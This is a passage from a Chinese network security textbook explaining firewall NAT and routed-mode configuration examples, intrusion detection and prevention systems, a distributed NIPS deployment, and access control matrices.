


图 9.4　防火墙与 NAT 的组合配置案例（双向 IP 地址转换）

此例的特点是管理主机和 Web 服务器同处于网段 172.16.1.0/24 中。因为在同一以太网中，管理主机与服务器之间的通信可以不经过防火墙，而经过其他路由实现。但是当管理主机使用公网地址（或域名）访问该服务器时，数据包的源 IP 为管理主机私网地址，目的地址为服务器公网地址。若防火墙仅将目的公网 IP 地址转换为服务器的私网地址，则服务器收到数据包的源 IP 为管理主机的私网地址，目的地址为自身的私有网络地址。当其回应管理主机时，发出的数据包会不经过防火墙，而经过同一个以太网的其他路由达成。此情况会导致会话无法建立，因此需要设置双向地址转换规则。

9.3.2　防火墙的路由模式配置案例

图 9.5 是一个私有网络采用防火墙的路由模式，租用专线接入互联网的案例，这是一种简单的网络防火墙的配置，适用于中小型私有网络与互联网的接入。

1. 此案例的网络状况

(1) 防火墙工作在路由模式。Eth1 属于外网区域，接口的 IP 地址为 202.69.38.8；




图 9.5　防火墙的路由模式下通过专线访问外网的配置案例

Eth2 属于 DMZ 区域，接口的 IP 地址为 172.16.1.1；Eth0 属于内网区域，接口的 IP 地址为 192.168.1.20。

（2）网络划分为 3 个区域：外网、内网和 DMZ。管理主机位于内网中。内网分为 3 个子网，子网地址分别为 192.168.1.0/24、192.168.2.0/24、192.168.3.0/24。原理参看第 4.1.2节。

（3）在 DMZ 中有三台服务器，一台是 HTTP 服务器（IP 地址：172.16.1.2），一台是 FTP 服务器（IP 地址：172.16.1.3），一台是邮件服务器（IP 地址：172.16.1.4）。

2．网络用户的需求

（1）内网的主机可以任意访问外网，也可访问 DMZ 中的 HTTP 服务器、邮件服务器和 FTP 服务器。

（2）外网和 DMZ 中的主机不能访问内网主机。

（3）允许外网主机访问 DMZ 中的 HTTP 服务器。

3．防火墙的配置

（1）为网络防火墙的物理接口配置 IP 地址。

（2）内网中管理员通过浏览器登录网络防火墙，设置为区域对象绑定属性，设置权限。

（3）定义地址对象。

（4）定义访问规则。

（5）定义地址转换规则。

（6）定义路由。

具体操作参看防火墙产品的使用手册。

9.4　入侵检测与入侵保护系统

9.4.1　入侵检测系统

当前在企事业单位的私有网络中经常出现如下情况：由于操作系统没有及时安装新发布的安全补丁，造成服务器瘫痪；蠕虫病毒爆发，造成网络瘫痪，无法网上办公，邮件收不了，网页打不开；有的员工使用 BT、电驴等 P2P 软件下载电影或 MP3，造成网络拥塞，上网速度奇慢无比；有的员工沉迷在 QQ 或 MSN 上聊天，或者玩反恐精英、传奇等网络游戏，或者看在线视频，不专心工作；由于员工计算机被植入间谍软件，导致公司机密资料被窃；公司 Web 服务器遭受 SQL 注入攻击，造成公司网站主页内容被篡改；部分员工的计算机成为僵

尸网络的“肉机”，向外网发起拒绝服务攻击，引起公安部门注意并上门进行调查。调查数据显示，以上事件呈逐年上升趋势，给企业造成越来越大的直接和间接损失。对于上述威胁，传统的安全手段（如防火墙、杀毒软件等）都无法有效进行阻止。

入侵检测系统（Intrusion Detection System，IDS）是用于监测网络或主机通信行为的设备或软件，当发现有恶意的或违反了网络安全策略的行为就向管理工作站发送报告。入侵保护的过程包含了入侵检测以及阻止检测到的安全事件进程两个步骤。入侵检测和入侵保护系统的基本功能是：识别网络数据流中可疑的安全事件，记录安全事件的信息，阻止恶意行为的进程，将安全事件向安全管理员报告。在私有网络中使用 IDPS 的目的还有：根据安全策略识别网络中的安全事件，将产生的威胁记录存档，找出违反安全策略的内网用户。IDPS 也可与用户上网行为管理设备结合（参看第 12 章），构成党、政、军系统，企事业单位私有网络的信息安全基础设施中不可或缺的组成部分。

IDS 的基本功能是记录下检测到的安全事件的相关信息，将检测到的重要事件报告安全管理员，并产生报警。IDS 不是像防火墙那样串接在网络线路上，而是当检测到安全事件后做出报警和记录，同时可通过改变防火墙的执行参数，阻断其恶意行为等。

1. 入侵检测系统的分类

入侵检测系统的分类有 3 种方式，按照监测位置和监测范围可分为：

（1）网络式入侵检测系统（Network Intrusion Detection System，NIDS）：这是一个独立的平台，通过检测分析网络数据流来识别入侵行为。NIDS 网络入侵检测系统连接到网络的 HUB 或交换机的镜像端口上检测数据流。NIDS 的监测位置必须是网络的数据汇聚点，通常是靠近网络出口的 DMZ 非军事区或网络边界。从捕获的数据流中分析每个数据包，检测其中的有害行为数据。NIDS 的实例是著名的免费入侵检测软件 Snort（网址 http://www.snort.org）等。

（2）主机式入侵检测系统（Host-based Intrusion Detection System，HIDS）：HIDS 主机入侵检测系统是安装在主机中的一个代理软件，分析监控主机的下述部分：系统调用，应用日志，对口令文件、数据库、访问控制列表等文件的修改行为，以及其他主机行为和状态。HIDS 的实例是 OSSEC。

（3）分布式入侵检测系统：一般 NIDS 用于监测某一网段或网络出口，HIDS 用于检测单一的主机系统，不能实现不同 IDS 系统之间的协调工作，适合于中小型私有网络。在大型私有网络或异构网络的重要网段和主机上分别设置多个 IDS 系统的代理，将所有检测报警信息汇聚到安全管理中心进行统一的监控和管理，形成分布式的入侵检测系统。

按照执行方式可分为：

（4）被动式和主动式 IDS 系统：在被动式 IDS 系统（Passive System）中，探测器检测到一个潜在的安全事件的迹象后，记录下事件信息，向控制台或主人发送一个警报。主动式 IDS（Reactive System）也称为入侵保护系统，能够对可疑的网络行为自动做出响应，通过重置连接或改变防火墙的控制参数来阻断可疑行为的网络数据源。这种能够对网络入侵行为进行检测，并能够自动做出保护行动的称为 IDPS 入侵检测保护系统。

按照入侵检测的工作原理可分为：

（5）基于统计异常检测的 IDS（Statistical Anomaly-based IDS）：基于统计异常分析的 IDS，它统计出正常时候私有网内的行为参数、网络流量、常用协议、常用端口号，还有哪些

设备经常互相通信等基本情况，一旦发现网络数据流中的上述特征值超出了统计的正常范围就发出报警。

（6）基于特征分析的 IDS（Signature-based IDS）：基于特征分析的 IDS 将网络中数据包的特征与预存的已知攻击行为的数据包特征进行比较识别，其特点是需收集和及时更新所有已知网络攻击行为的特征样本作为参照，缺点是不能对那些未知的新型威胁进行有效识别。

2. IDS 与防火墙功能的比较

IDS 与防火墙都是网络安全的基础设施，二者的不同点是：①防火墙通过控制网络与网络之间的访问来阻止入侵行为，对于来自内网的攻击检测能力差。②IDS 对可疑的网络入侵行为出现的时候就及时做出评估，并且发出警报。也监控来自系统内部的攻击。它检测网络通信的数据流，根据网络攻击的模式进行启发式的推理判断，然后启动警报。能够主动截断可疑攻击及其连接的 IDS 系统也称为 IPS 入侵保护系统或应用层防火墙。IDS 弥补了防火墙的某些设计和功能缺陷，侧重网络监控，注重安全审计，用于对网络安全状态的了解，但随着网络攻击技术的发展，IDS 也面临着如下新的挑战：

（1）网络数据流中若有结构错误的包会严重降低 IDS 的检测效率。网络数据流中经常出现由于软件 bug 或线路电磁干扰等原因产生的坏数据包、受破坏的 DNS 数据包，以及本地逃逸的数据包，导致 IDS 产生较高的误报警率。

（2）目前大多数 IDS 对真实攻击的报警成功率远低于误报率，因而导致真正的入侵报警被忽略了。

（3）很多网络攻击是专门针对网络中特定版本的在用软件。因此需要经常性地更新攻击模式的特征库，否则只具有过时特征库的 IDS 不能识别那些新型的网络攻击行为。

（4）IDS 是旁路在网络上，当它检测出黑客入侵攻击时，攻击已到达目标造成损失。IDS 无法有效阻断攻击，比如蠕虫爆发造成企业网络瘫痪，IDS 无能为力。

（5）蠕虫、病毒、DDoS 攻击、垃圾邮件等混合威胁越来越多，传播速度加快，留给人们响应的时间越来越短，使用户来不及对入侵做出及时响应，往往造成网络瘫痪，IDS 无法把攻击防御在企业网络之外。

9.4.2 入侵保护系统

网络入侵保护系统（Intrusion Prevention Systems，IPS），也称为入侵检测与保护系统 IDPS，网络入侵保护系统 NIPS 在网络中有两种接入模式：

（1）串接模式 NIPS，当它检测和识别到网络或主机系统数据流中的恶意行为后，就采取行动中断其行为的实施，记录日志并给出报警。

（2）旁路式 NIPS，当它检测到网络数据流中的违反安全规则的行为后，向管理主机发出报警信息，并详细日志记录该安全事件。

NIPS 与 IDS 系统同样执行对网络数据流的检测与分析识别，不同点在于 NIPS 设备一般是串接在网络通道中的，一旦发现了网络中的异常行为，它本身就可及时地采取阻止措施，可替代防火墙的功能。这些保护措施包括：将含有恶意数据的包抛弃，阻断来自入侵源 IP 地址的数据流，重置连接进程，发送报警等。IPS 系统也能够校正以太帧中的循环冗余校验码（Cyclic Redundancy Check，CRC）的错误，将分段传输的 IP 包进行组装还原（通常情况

下，传输过程中被分割的IP包片段仅在目的主机中组装还原)，由此识别微小分段攻击，阻止异常的TCP序列包，清除不需要的协议数据的传输，以及对网络层的选择控制。

1. IPS系统可分为4类

(1) 基于网络的入侵保护系统(Network-based Intrusion Prevention System，NIPS)，监测与分析整个网络中各种协议的数据流，阻止不需要的协议数据流。

(2) 无线网络入侵保护系统(Wireless Intrusion Prevention System，WIPS)，检测分析无线网络中的各种协议数据流，阻止不需要的协议数据流。

(3) 网络行为分析(Network Behavior Analysis，NBA)，根据已知网络威胁的数据流特征模式，识别与阻止网络数据流中的异常行为。例如，分布式拒绝服务攻击(Distributed Denial of Service，DDoS)，以及各种违反了网络安全策略的数据流等。

(4) 基于主机的入侵保护系统(Host-based Intrusion Prevention System，HIPS)，它是安装在一台主机中的IPS软件，仅对该主机进行入侵检测和保护。

2. IPS的检测方法和主要功能

IPS使用3类检测方法：基于已知数据特征的检测，基于统计分析的检测，基于全状态协议数据分析检测。前两类检测方法与上述IDS的检测方法相同。全状态协议分析检测：将网络中的各类协议数据状态与"预先确定的、可以接受的网络协议行为模式"进行比较，若发现异常，则阻断其传输。IPS的主要功能是：

(1) 入侵防御：实时、主动拦截黑客攻击、蠕虫、网络病毒、后门木马、DDoS等恶意流量，保护企业信息系统和网络架构免受侵害，防止操作系统和应用程序损坏或宕机。

(2) 流量控制：阻断一切非授权用户流量，管理合法网络资源的利用，有效保证关键应用的全天候畅通无阻。

(3) 上网行为监管：全面监测和管理网络用户的IM即时通信、P2P下载、网络游戏、在线视频，以及在线炒股等网络行为，协助企业辨识和限制非授权网络流量，更好地执行企业的安全策略。

9.4.3 分布式NIPS入侵保护系统配置案例

图9.6所示为一个大中型私有网络的入侵保护系统配置案例。大型企业和政府机关的网络规模大，覆盖地域很宽，结构较复杂，不仅有总部，还有与分布在各地的分支机构子网构成的VPN，既要保护网络边界的安全，同时又要保护各部分内网的安全。在本设计案例中，采用了分布式的入侵保护系统，将串接式NIPS与旁路式NIPS相结合，多种模式分层防护，监控与防护相结合，适用于大型企事业单位的网络特点。图示分布式入侵保护系统提供了如下混合防护的解决方案：

(1) 在网络中心的互联网出入口处部署串接式网络入侵保护系统，实现路由防护，提供了网络层、应用层到内容层的深度安全防护，取代了功能单一的防火墙。

(2) 在网络中心内部各网段之间，以及与分支机构的VPN网络之间部署串接式的NIPS，提供了透明接入。HIPS网络入侵保护系统有若干连接方式：独立的一进一出的NIPS，交换式多进多出的NIPS，构成了全网络各主干的分布式安全防护体系，实现内网的安全区域分割和控制。

(3) 在集中的服务器区部署旁路式NIPS，其功能相当于IDS入侵检测系统，它监测和




图 9.6　大中型私有网络的分布式 NIPS 配置案例

分析服务器区的安全状况,保护服务器安全。

(4) 设置一个核心的安全管理中心,实现对全网 NIPS 设备的集中管理,安全信息集中分析和处理,有效解决大型复杂网络面临的安全问题。

(5) 网络中心与各远程分支机构子网之间通过通信链路构成 VPN,统一接入互联网。

(6) 电子邮件服务器和 Web 服务器等设置于 DMZ 区,通过交换式的 NIPS,与互联网接口的路由器之间构成一个屏蔽子网,便于对内外网用户提供良好的服务。对于 DMZ 区的堡垒主机,须按照前述要求进行高安全性和高可靠性的配置。

9.5　主机安全访问控制系统

增强计算机系统对抗入侵者以及对信息保护的方法之一是实施安全访问控制技术,也称为可信任系统技术(Trusted System),在此进行简要的介绍。首先分析有关数据访问控制的基本概念。

9.5.1　安全访问控制的基本概念

当一个用户利用某账号和口令成功登录计算机系统后,就获得了访问一台或一组主机及其应用程序的权限。如果一个计算机系统的数据库里包含了敏感的机密数据,只依靠用户账号和口令进行访问控制是远远不够的。在用户访问控制的过程中,系统首先对用户的身份进行了认证。可以给每一个用户制定一组规则,指定他可以进行的操作类型和文件访问类型。基于指定每个用户访问的规则,操作系统就可增强安全控制和管理。

然而,数据库管理系统的控制必须细分并具体到对特定记录或记录中的某一部分的访问。例如,可以允许公司管理层的任何人获得一份公司员工的名册清单,但是其中只有被指定的人能够访问员工的工资信息。此问题只在一个层面的细节控制上是不能解决的。否

则，当系统授予一个用户访问一个文件或使用一种应用的权限后，对他的后续行为就没有进一步的安全检查和约束了，数据库管理系统还必须对每个人的具体的访问操作做出判定。此判定的做出不只取决于用户的身份标识，还取决于被访问的数据的特定部分，甚至取决于已经被此用户泄露了的信息。换言之，应当在访问者和被访问者两个方面都实施安全访问控制策略，通常采用的只对访问者进行身份和权限控制的策略是不够的，某些盗号木马正是利用了此薄弱环节进行工作，见后面的例子。本节最后简要介绍 Windows XP 系统提供的安全访问控制策略。

1. 安全访问控制的模型

通常对一个文件或数据库管理系统使用的访问控制模型，可以表示为图 9.7(a)所示的访问控制矩阵。此模型中的基本元素如下：




图 9.7　访问控制矩阵以及按列和行分解实施

(1) 主体(Subject)：它是一个可以访问对象的实体。通常，主体的概念等同于用户账号，以及此用户账号启动的每个进程。任何用户或应用可利用一个表征自己权限的进程去访问一个对象。

(2) 对象(Object)：受控访问的任何事物。例如，文件、文件夹、程序，以及存储器分区等。

(3) 访问操作权限(Access right)：允许主体对对象实施的操作行为。例如，读、写、删除、修改、复制等操作权限。

矩阵中的每一列由鉴别后的拥有被访问数据的对象构成。系统中可被访问的对象构成矩阵的所有列。对象可以细分到某个文件中的单个数据字段。对象可以是范围再大一些的组合，例如，记录、文件、文件夹，甚至整个的数据库，都可以是矩阵中的对象。矩阵的每一行由各用户账号或各用户账号启动的不同进程构成，虽然访问者(主体)可以是终端、主机或应用进程，而不一定是用户。矩阵中的每“行”条目与某对象“列”的交叉点指示出该主体对此对象的访问操作权限。

2. 访问控制矩阵按列分解实施

实际中，一个访问控制矩阵通常是稀疏矩阵，可用一种或两种方法分解实施。此矩阵可以按“列”分解，得到访问控制列表(access control list)，如图 9.7(b)所示。因此，对于每个对象，一个访问控制列表给出了该对象允许访问的用户和他们的访问权限。访问控制列表可以包含一个默认的或公共的条目，这允许那些没有被明确列出的用户具有一组默认的权限设置。此列表的元素可包括单个用户或分组的用户。应用实例是后面介绍的 Windows XP 文件安全属性设置。

3. 访问控制矩阵按行分解实施

按照行分解可得到每个用户账号或进程可具有的功能列表，如图 9.7(c)所示。功能票

据给一个用户(或进程)指定了授权访问的对象类型和应用。每个用户有一些票据,可以被授权将这些票据租借或赠送给别人。因为票据可以分散在系统的各处使用,它们的安全问题比访问控制列表更大。实际中,票据必须是不能伪造的,实行的方法之一就是让系统替用户保存所有的票据。这些票据应当保存在用户不能接触的内存的某个区域。应用实例是Windows XP 中的账号管理与权限配置。

9.5.2 可信任系统的概念

上面讨论的是关于保护某个具体的信息或资源,防止某个用户对它们进行被动或主动的攻击。实际中广泛采用的措施是在基于安全级别划分的基础上来保护数据和资源。在军事领域一般将信息的安全等级分类为:不分类保密的(unclassified)、隐私的(confidential)、秘密的(secret)、最高秘密的(top secret)或者更高。这种方法也可同样用于将信息进行机密等级的分类,确定某用户可以访问的是哪类数据。例如,最高机密的信息可以包括企业的战略规划文件和数据,这些信息只能让企业高级官员和他们的助手访问;下一机密等级层次的信息可以包括敏感的金融数据和人事数据,可以让部门管理人员、企业官员等访问。

